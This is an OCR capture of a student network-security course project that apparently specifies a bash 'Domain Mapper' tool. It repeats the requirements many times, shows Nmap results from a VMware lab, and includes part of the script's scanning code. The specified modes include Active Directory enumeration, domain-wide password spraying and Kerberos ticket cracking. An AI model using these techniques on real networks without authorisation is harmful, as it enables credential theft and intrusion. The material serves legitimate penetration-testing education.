PROJECT: NETWORK SECURITY

JMagen773630.s17.nx305.pdf

Network Security Project
Nissim Atar s17
JMagen773630

1.1. Prompt the user to enter the target network range for scanning.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.

1.2. Ask for the Domain name and Active Directory (AD) credentials.

1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.

2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.

2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode


4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.

4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.



1.2. Ask for the Domain name and Active Directory (AD) credentials.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.

1.2. Ask for the Domain name and Active Directory (AD) credentials.

1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.

2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.

2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**

- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode


4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.

4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.



1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.

Project Structure

1. Getting the User Input

- 1.1. Prompt the user to enter the target network range for scanning.
- 1.2. Ask for the Domain name and Active Directory (AD) credentials.
- 1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
- 1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

- 2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
- 2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
- 2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

- 3.1. **Basic:**
  - 3.1.1. Identify services (-sV) running on open ports.
  - 3.1.2. Identify the IP Address of the Domain Controller.
  - 3.1.3. Identify the IP Address of the DHCP server.
- 3.2. **Intermediate:**
  - 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
  - 3.2.2. Enumerate shared folders.
  - 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
- 3.3. **Advanced (Only if AD credentials were entered):**
  - 3.3.1. Extract all users.
  - 3.3.2. Extract all groups.
  - 3.3.3. Extract all shares.
  - 3.3.4. Display password policy.
  - 3.3.5. Find disabled accounts.
  - 3.3.6. Find never-expired accounts.
  - 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

- 4.1. **Basic:** Deploy the NSE vulnerability scanning script.
- 4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
- 4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

- 5.1. For every execution, save the output in a PDF file.

1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. Note: Selection of a higher level automatically encompasses the capabilities of the preceding levels.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.
1.2. Ask for the Domain name and Active Directory (AD) credentials.
1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**
- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.


3.2. **Intermediate:**
- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**
- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results



2. Scanning Mode

2.1. Basic: Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase.

Project Structure

1. Getting the User Input

1.1. Prompt the user to enter the target network range for scanning.
1.2. Ask for the Domain name and Active Directory (AD) credentials.
1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode


3.1. **Basic:**
3.1.1. Identify services (-sV) running on open ports.
3.1.2. Identify the IP Address of the Domain Controller.
3.1.3. Identify the IP Address of the DHCP server.
3.2. **Intermediate:**
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
3.3. **Advanced (Only if AD credentials were entered):**
3.3.1. Extract all users.
3.3.2. Extract all groups.
3.3.3. Extract all shares.
3.3.4. Display password policy.
3.3.5. Find disabled accounts.
3.3.6. Find never-expired accounts.
3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.



2. Scanning Mode
2.2. Intermediate: Scan all 65535 ports using the -p- flag.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.

2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.

2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**

3.1.1. Identify services (-sV) running on open ports.

3.1.2. Identify the IP Address of the Domain Controller.

3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**

3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.

3.2.2. Enumerate shared folders.

3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.

3.3. **Advanced (Only if AD credentials were entered):**

3.3.1. Extract all users.

3.3.2. Extract all groups.

3.3.3. Extract all shares.

3.3.4. Display password policy.

3.3.5. Find disabled accounts.

3.3.6. Find never-expired accounts.

3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.

4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.

4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.

CYBERIUM ARENA
SIMULATOR

NETWORK SECURITY | PROJECT: DOMAIN MAPPER

6. Creativity (Optional)

6.1. Display the current stage, to give the user progress feeling.

```
MAC Address: 00:0C:29:78:62:89 (VMware)

Nmap scan report for 192.168.132.254
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.132.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FB:BA:0C (VMware)

Nmap scan report for 192.168.132.133
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.132.133 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (9 hosts up) scanned in 36.65 seconds

$ nmap -Pn -p- -T4 -oN 11-9-run1/run_20250911_063534/nmap_intermediate.txt 192.168.132.0/2
4
$ nmap -Pn -p- -T4 -oN 11-9-run1/run_20250911_063534/nmap_intermediate.txt 192.168.132.0/2
4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 06:36 EDT
Nmap scan report for 192.168.132.1
Host is up (0.00058s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE
7680/tcp open  pando-pub
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.132.2
Host is up (0.00079s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:E7:B8:A7 (VMware)

Nmap scan report for 192.168.132.128
Host is up (0.00066s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
5040/tcp open  unknown
7680/tcp open  pando-pub
MAC Address: 00:0C:29:DF:DB:0D (VMware)

Nmap scan report for 192.168.132.131
Host is up (0.00045s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49672/tcp open  unknown
49675/tcp open  unknown
49678/tcp open  unknown
49683/tcp open  unknown
49694/tcp open  unknown
MAC Address: 00:0C:29:92:69:C3 (VMware)

Nmap scan report for 192.168.132.132
Host is up (0.0006/s latency).
```

project4.7.sh

```
ModesExecute() {
    {
        echo "Output Dir       : $outdir"
        echo "Scan Mode        : $ScMode"
        echo "Enum Mode        : $EnMode"
        echo "Exploit Mode     : $ExMode"
        echo "Domain           : $DOMAIN_NAME"
        echo "AD User          : $AD_USER"
        echo
    } | tee -a "$runlog"

    header "Tool versions"
    {
        nmap --version 2>/dev/null | head -n1
        crackmapexec --version 2>&1 | head -n1 || true
        ldapsearch -VV 2>&1 | head -n1 || ldapsearch -V 2>&1 | head -n1 || true
        impacket-GetUserSPNs -h 2>&1 | head -n1 | sed "s/Usage.*//" || true
        rpcclient -V 2>&1 || true
        hashcat --version 2>/dev/null | head -n1 || true
        enscript --version 2>/dev/null | head -n1 || true
        ps2pdf -h 2>&1 | head -n1 | sed -n "1p" || true
    } | sed "/^$/d" | tee -a "$runlog"

    # --- Step 2/7: Scanning ------------------------------------------------
    phase "Scanning"
    if [[ "$ScMode" != "Off" ]]; then
        # helpers
        scan_basic() {
            run_capture "2.1 Nmap Basic Scan (-Pn)" \
                nmap -Pn -T4 -oN "$outdir/nmap_basic.txt" "$NTADR"
        }
        scan_intermediate() {
            run_capture "2.2 Nmap Intermediate Scan (-Pn -p-)" \
                nmap -Pn -p- -T4 -oN "$outdir/nmap_intermediate.txt" "$NTADR"
        }
        scan_advanced() {
            run_capture "2.3 TCP all ports" \
                nmap -Pn -p- -sS -T4 -oN "$outdir/nmap_tcp_all.txt" "$NTADR"
            run_capture "2.3 UDP top 200" \
                nmap -Pn -sU --top-ports 200 -T4 -oN "$outdir/nmap_udp_top200.txt" "$NTADR"
        }

        # cumulative execution
        case "$ScMode" in
            Basic)        scan_basic ;;
            Intermediate) scan_basic; scan_intermediate ;;
            Advanced)     scan_basic; scan_intermediate; scan_advanced ;;
        esac
    else
        header "2. Scanning Mode"
        echo "turned off" | tee -a "$runlog"
    fi

    # --- Step 3/7: Enumeration ---------------------------------------------
    phase "Enumeration"
    if [[ "$EnMode" != "Off" ]]; then
        local NO_DC=0
        dc_ip="$(resolve_or_find_dc_ip "$DOMAIN_NAME" "$NTADR")"
```

Restricted Mode 0 ⚠ 0 Ln 1102, Col 1

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2. Scanning Mode
2.3. Advanced: Include UDP scanning for a thorough analysis.

1.1. Prompt the user to enter the target network range for scanning.
1.2. Ask for the Domain name and Active Directory (AD) credentials.
1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode

3.1. **Basic:**
- 3.1.1. Identify services (-sV) running on open ports.
- 3.1.2. Identify the IP Address of the Domain Controller.
- 3.1.3. Identify the IP Address of the DHCP server.

3.2. **Intermediate:**
- 3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
- 3.2.2. Enumerate shared folders.
- 3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.


3.3. **Advanced (Only if AD credentials were entered):**
- 3.3.1. Extract all users.
- 3.3.2. Extract all groups.
- 3.3.3. Extract all shares.
- 3.3.4. Display password policy.
- 3.3.5. Find disabled accounts.
- 3.3.6. Find never-expired accounts.
- 3.3.7. Display accounts that are members of the Domain Admins group.

4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.



2. Scanning Mode
2.3. Advanced: Include UDP scanning for a thorough analysis.

1.1. Prompt the user to enter the target network range for scanning.
1.2. Ask for the Domain name and Active Directory (AD) credentials.
1.3. Prompt the user to choose a password list, defaulting to Rockyou if none is specified.
1.4. Require the user to select a desired operation level (Basic, Intermediate, Advanced or None) for each mode: Scanning, Enumeration, Exploitation. **Note:** Selection of a higher level automatically encompasses the capabilities of the preceding levels.

2. Scanning Mode

2.1. **Basic:** Use the **-Pn** option in Nmap to assume all hosts are online, bypassing the discovery phase.
2.2. **Intermediate:** Scan all 65535 ports using the **-p-** flag.
2.3. **Advanced:** Include UDP scanning for a thorough analysis.

3. Enumeration Mode


3.1. **Basic:**
3.1.1. Identify services (-sV) running on open ports.
3.1.2. Identify the IP Address of the Domain Controller.
3.1.3. Identify the IP Address of the DHCP server.
3.2. **Intermediate:**
3.2.1. Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
3.2.2. Enumerate shared folders.
3.2.3. Add three (3) NSE scripts you think can be relevant for enumerating domain networks.
3.3. **Advanced (Only if AD credentials were entered):**
3.3.1. Extract all users.
3.3.2. Extract all groups.
3.3.3. Extract all shares.
3.3.4. Display password policy.
3.3.5. Find disabled accounts.
3.3.6. Find never-expired accounts.
3.3.7. Display accounts that are members of the Domain Admins group.


4. Exploitation Mode

4.1. **Basic:** Deploy the NSE vulnerability scanning script.
4.2. **Intermediate:** Execute domain-wide password spraying to identify weak credentials.
4.3. **Advanced:** Extract and attempt to crack Kerberos tickets using pre-supplied passwords.

5. Results

5.1. For every execution, save the output in a PDF file.





3. Enumeration Mode

